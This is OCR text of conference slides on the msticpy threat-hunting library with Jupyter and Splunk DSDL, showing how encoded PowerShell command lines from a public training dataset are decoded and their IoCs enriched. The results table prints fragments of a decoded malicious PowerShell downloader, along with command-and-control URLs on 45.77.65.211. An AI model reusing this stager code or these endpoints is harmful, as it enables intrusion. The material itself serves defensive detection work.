
Python

```python
import papermill as pm
pm.execute_notebook(
    'input.ipynb',
    'output_pyapi.ipynb',
    parameters=dict(
        start_strtime="2017-08-25 00:00:00",
        end_strtime="2017-08-26 00:00:00"
    )
)
```

```
start_strtime = "2017-08-24 00:00:00"
end_strtime = "2017-08-25 10:00:00"
× parameters + Tag

# Parameters
start_strtime = "2017-08-25 00:00:00"
end_strtime = "2017-08-26 00:00:00"

× injected-parameters + Tag
```

Jupyter's cons: Security Concerns about Data Transfer

- Possibility to transfer sensitive data in SIEM to external Jupyter
  - Handling it with SIEM's ACL may be the only way.
- Eavesdropping/MITM Attack during data transfer to the Jupyter
  - SSL security dependencies on the SIEM side
- More complicated security design
- Transferring Threat Intelligence data to SIEM is relatively clear.



msticpy 301
Practical use case

DFIR デジタルフォレンジックとインシデントレスポンス ASIA PACIFIC

SANS

Toward Practical msticpy Use

- Push direction is fine
  - Intelligence collected from external sources, analyzed and processed, and transferred to SIEM

- Pull direction has the **security concern of data transferring**.
  - Planning a new security design from scratch for msticpy alone is a hurdle.


  - SIEM vender's advanced analytical tricks with Jupyter
    - MS Sentinel ☞ 「Microsoft Azure Machine Learning Workspace」
      - Completed within Azure
    - Splunk 👇
      「Splunk App for Data Science and Deep Learning (DSDL)」
      - Preparing machine resources such as Docker containers externally
      - Data exchange between containers and Splunk
      - Installing msticpy in container side

+ Store the credential strings in "Azure Key Vault" and load them from there

msticpy

Splunk DSDL

$more Splunk App for DSDL



- single-instance | side-by-side
- Implemented data security features
  - Use of proprietary SSL certificates
  - Custom password settings for Jupyter
  - Fine-grained ACL design with Splunk access tokens
- Splunk MLTK commands can interact with containers
  - | fit （Training to create a model）
  - | apply （Apply the trained model to the data for identification）

Use Case: Powershell process command line(1)

Search in Splunk → powershell -enc → Decode base64 → Delete null byte (¥x00) → Extract IoC → Enrichment IoC → Return to Splunk

| fit

Required the first time for model creation

| apply

Originally, this mechanism is prepared for ML/DL algorithms, so I developed a **custom model incorporating msticpy**.

```
def fit(model,df,param):
    # model.fit()
    info = {"message": "passthru model creat
    return info
```

By executing the fit command,
one .py file is created in app/model directory,
the file is consisting of export functions from .ipynb

```
def apply(model,df,param):
    mp.init_notebook()

    # decode base64
    dec_df = mp.transform.base64unpack.unpac
    # remove nullbyte \x00
    i=0
    while i < len(dec_df["decoded_string"]):
        dec_df.at[dec_df.index[i], 'decode_v
        i+=1
    # extract ioc
    ioc_df = dec_df.mp.ioc_extract(columns=[
                ioc_types=['ipv4','ipv6','dn
    # format ioc to dict
    ioc_input = {}
```

https://github.com/Tatsuya-hasegawa/MSTICPy_utils/blob/main/splunk_dsdl/msticpy_powershell_ioc.ipynb

Use Case: Powershell process command line(2)

```
index=botsv2 "powershell" "-enc" source="WinEventLog*Microsoft-Windows-Sysmon*Operational*"
| where LIKE(ParentCommandLine,"%powershell%-enc%") | stats count by ParentCommandLine
| fit MLTKContainer algo=msticpy_powershell_ioc ParentCommandLine into app:process_b64_iocs_enrich
```

fit

※Example of Splunk botsv2 dataset

✓ **510 events** (before 8/7/23 7:18:35.0

Events Patterns **Statistics (3)**

20 Per Page ▾ Format Pre

predicted_ParentCommandLine

"C:\Windows\System32\WindowsPower
WwBSAGUAZgBdAC4AQQBzAFMARQBtAGIAT

C:\Windows\System32\WindowsPowers
WwBSAGUARgBdAC4AQQBTAHMARQBNAGIAT

powershell -noP -sta -w 1 -enc
WwBSAEUARgBdAC4AQQBTAFMARQBtAGIAb

```
index=botsv2 "powershell" "-enc" source="WinEventLog*Microsoft-Windows-Sysmon*Operational*"
| where LIKE(ParentCommandLine,"%powershell%-enc%") | stats count by ParentCommandLine
| apply process_b64_iocs_enrich
| rename predicted_* as *, asn_country_code as asn_cc, asn_description as asn_desc
| table decode_validated ioc_ipv4 ioc_url asn asn_cc asn_desc ParentCommandLine
```

apply

✓ **510 events** (before 8/7/23 7:20:26.000 PM) No Event Sampling ▾

Events Patterns **Statistics (3)** Visualization


20 Per Page ▾ Format Preview ▾

msticpy results

	ioc_ipv4	ioc_url	asn	asn_cc	asn_desc	ParentCommandLine
SYstem.NEt.SERvICEPOInTMAnagER]::EXPEct100ContiNue=0;$wC=NEW-ObjECt ValidationCallback = {$true};$wc.HeAdeRS.AdD('User-Agent',$u);$WC.Proxy=]::ASCII.GeTByTeS('389288edd78e8ea2f54946d3209b16b8');$R=]=$S[$H],$S[$I];$_- ;$DATA=$WC.DoWNLoaDDATA($SER+$T);$iV=$DAta[0..3];$DatA=$dATa[4..$DaTa.lENGTh];-	45.77.65.211	https://45.77.65.211:443/admin/get.php	20473	US	AS-CHOOPA, US	"C:\Windows\System32 WwBSAGUAZgBdAC4AQQBz
[SYstEM.Net.SERviCePoINtMAnAGer]::EXpEct100ContInuE=0;$Wc=NeW-Object eValidationCallback = {$true};$WC.HEaDers.Add('User-Agent',$u);$WC.ProxY=]::ASCII.GetBytes('389288edd78e8ea2f54946d3209b16b8');$R=]=$S[$H],$S[$I];$_- ';$dAtA=$WC.DOwnlOaDDatA($SER+$t);$Iv=$DATA[0..3];$dATA=$DaTA[4..$DatA.LeNgTh];-	45.77.65.211	https://45.77.65.211:443/admin/get.php	20473	US	AS-CHOOPA, US	C:\Windows\System32\ WwBSAGUARgBdAC4AQQBT
SYsTEM.Net.SerVIcEPOinTMAnAGEr]::EXPEcT100CONtinue=0;$wC=NEw-OBjECT ValidationCallback = {$true};$Wc.HeADers.Add('User-Agent',$u);$Wc.PROXy=]::ASCII.GetBYTes('389288edd78e8ea2f54946d3209b16b8');$R=]=$S[$H],$S[$I];$_- php';$DATA=$WC.DoWnLoAdDaTa($SEr+$t);$IV=$DATa[0..3];$dATa=$DaTA[4..$daTa.LeNGtH];-	45.77.65.211	https://45.77.65.211:443/login/process.php	20473	US	AS-CHOOPA, US	powershell -noP -sta WwBSAEUARgBdAC4AQQBT

Take Away

- Not recommend to rely too much on SIEM analysis!
- msticpy's missionary work: happy to see more APAC users
- Let's analyze and code on Jupyter Notebook to hone your skills!
- Let's get on existing mechanisms for data security concerns!
- Let's become a contributor of your favorite OSS. Happy msticpying!



Quotations & References

- msticpy docs https://msticpy.readthedocs.io/en/latest/
- msticpy-training https://github.com/microsoft/msticpy-training
- msticpy-lab https://github.com/microsoft/msticpy-lab
- Splunk DSDL docs https://docs.splunk.com/Documentation/DSDL/5.1.0/User/IntroDSDL
- Splunk botsv2 dataset https://github.com/splunk/botsv2
- Microsoft Sentinel Notebook and msticpy https://learn.microsoft.com/en-us/azure/sentinel/notebook-get-started
- papermill docs https://papermill.readthedocs.io/en/latest/
- macnica SIEM introduction by exabeam https://www.macnica.co.jp/business/security/manufacturers/exabeam/feature_07.html
- My Qiita blog about msticpy https://qiita.com/hackeT
- Machine Learning for Security Engineers https://www.oreilly.co.jp/books/9784873119076/
- awesome detection engineering https://github.com/infosecB/awesome-detection-engineering
- CardinalOps's 2023 report https://cardinalops.com/whitepapers/2023-report-on-state-of-siem-detection-risk/

Thank you !